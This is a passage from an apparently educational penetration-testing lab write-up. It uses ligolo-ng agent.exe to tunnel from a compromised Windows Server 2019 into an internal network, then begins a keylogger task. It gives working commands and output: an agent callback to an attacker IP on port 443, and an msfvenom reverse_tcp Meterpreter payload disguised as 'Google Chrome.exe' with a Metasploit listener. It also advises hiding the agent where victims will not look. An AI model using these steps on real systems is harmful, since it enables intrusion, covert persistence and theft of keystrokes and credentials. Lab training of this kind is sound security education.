
Step 6: Start Remmina via the terminal


Remmina is an RDP client that allows users to access machines remotely via RDP, VNC or SSH protocols.

Since Remmina is not pre-installed on Kali, run the following command to install it:
sudo apt install remmina


Command: remmina

Now, you should see the Remmina RDP client interface open as shown below






Click on the + icon to access the following interface



Input the following shown in the above screenshot and press 'Save and Connect' to start connecting to Windows Server 2019 via RDP.

With this, we will attempt to log onto Windows Server 2019 using the administrator's credentials via RDP. Creating a RDP profile ensures the credentials need not be keyed in every time the attacker wants to connect to the compromised host.

Step 7: Transfer agent.exe to Windows Server 2019



As you can see, under ‘Redirected drives and folders’, we are able to access our local host machine’s resources.

We will be obtaining agent.exe from the ligolo folder in /home/kali and placing it in a directory in Windows Server 2019 and execute it via Command Prompt.

For this tutorial, we will be placing agent.exe in Documents for ease of access for demonstration purposes, though in an actual attack, the attacker would place it in a hard-to-find folder so that the victim does not realise they have been compromised and the usual employee would not bother looking into such folders.

Step 8: Access Windows Server 2019 via SSH and execute agent.exe
Command: agent.exe -connect <attacker -IP>:443 -ignore-cert

```
┌──(kali㉿kali)-[~]
└─$ ssh Administrator@10.10.1.19
Administrator@10.10.1.19's password:
Microsoft Windows [Version 10.0.17763.4252]
(c) 2018 Microsoft Corporation. All rights reserved.

administrator@SERVER2019 C:\Users\Administrator>cd Documents

administrator@SERVER2019 C:\Users\Administrator\Documents>agent.exe -connect 10.10.1.128:443 -ignore-cert
time="2025-07-31T14:45:50+08:00" level=warning msg="warning, certificate validation disabled"
time="2025-07-31T14:45:50+08:00" level=info msg="Connection established" addr="10.10.1.128:443"
```

The reason for executing agent.exe through a SSH session instead of a RDP session via Remmina, is if we were to execute the agent on Command Prompt on Windows Server 2019, once we disconnect from the RDP session, we will lose the tunnel as a result, which is not ideal at all as we want to ensure persistence to the internal network via our tunnel.

The port used is 443 (https) as it is allowed by almost all businesses, hence it is unlikely to be blocked as a result.

Moreover, for tutorial purposes, we will be including the ‘-ignore-cert’ argument as we created a self-signed certificate for ourselves earlier on with the ‘-selfcert’ argument.

Step 9: Go back to the ligolo terminal and start the session

Command:


1. session
2. 1
3. start

The session command allows us to select a current session (Windows Server 2019 where we executed the agent), in this case '1'.

The start command allows us to start the selected session and create the tunnel


Now, create a route to the internal network using the following command in a new terminal.

Command:
sudo ip route add 192.168.80.0/24 dev ligolo



Now, we have gained access to the internal network (192.168.80.0/24).

You can test by pinging Windows 11 PC in the 192.168.80.0/24 subnet.



Through this, the attacker has successfully compromised a publicly facing server and then created a tunnel to gain access to the internal network.

Hence, the attacker can now perform post exploitation attacks such as data exfiltration, persistence via backdoor creation, install software such as rootkits, spyware or keyloggers to potentially further compromise application accounts of users such as Facebook and impersonate as them online, or obtain their credit card and social security numbers for financial gain alongside others.

For the next few tasks, we will be showcasing some potential post-exploitation attacks an attacker could perform on the compromised hosts (Windows Server 2019 and Windows 11).

Task 7 – Installing a Keylogger onto Host Machine - (Jovan)

A keylogger is an application or hardware that allows keystrokes to be monitored and logged into a file or sent to a listener in a remote location as the victim types on their keyboard unknowingly.

For this task, we will be using Metasploit and Remmina to:

1. Create the payload
2. Upload the payload to Windows Server 2019 via Remmina
3. Remotely execute the payload without the user's interaction
4. Gain a Metasploit session
5. Start Keylogging using keylog_recorder

Step 1: Create the payload


Command: msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST={attacker's IP} -f exe -o {file_name}.exe

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=10.10.1.128 -f exe -o 'Google Chrome.exe'
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
Saved as: Google Chrome.exe
```

Through this, we have created the payload that will allow us to obtain a reverse TCP session to Windows Server 2019 once executed, where we will be able to start recording keystrokes made on Windows Server 2019.


Though, we will have to first transfer it to our intended host.

Step 2: Start msfconsole
Command: msfconsole



Step 3: Go to multi handler and set the payload and LHOST
Commands:

1. use exploit/multi/handler
2. set payload windows/x64/meterpreter/reverse_tcp
3. set LHOST 10.10.1.128



Verify the parameters by typing ‘options’ in the command line.
(By default, LPORT is 4444, so no change is required)

```
msf6 exploit(multi/handler) > options

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.10.1.128      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
```

Step 4: Start the exploit
Command: exploit


```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.10.1.128:4444
```

We have now started a listener that will wait for the payload to be executed on the victim’s machine, which will be performed by us (the attacker) without needing Bob to be tricked into executing the payload as we have access to Windows Server 2019 using Remmina.

Step 5: Use Remmina to transfer the payload to Windows Server 2019


Command: remmina

```
┌──(kali㉿kali)-[~]
└─$ remmina
```



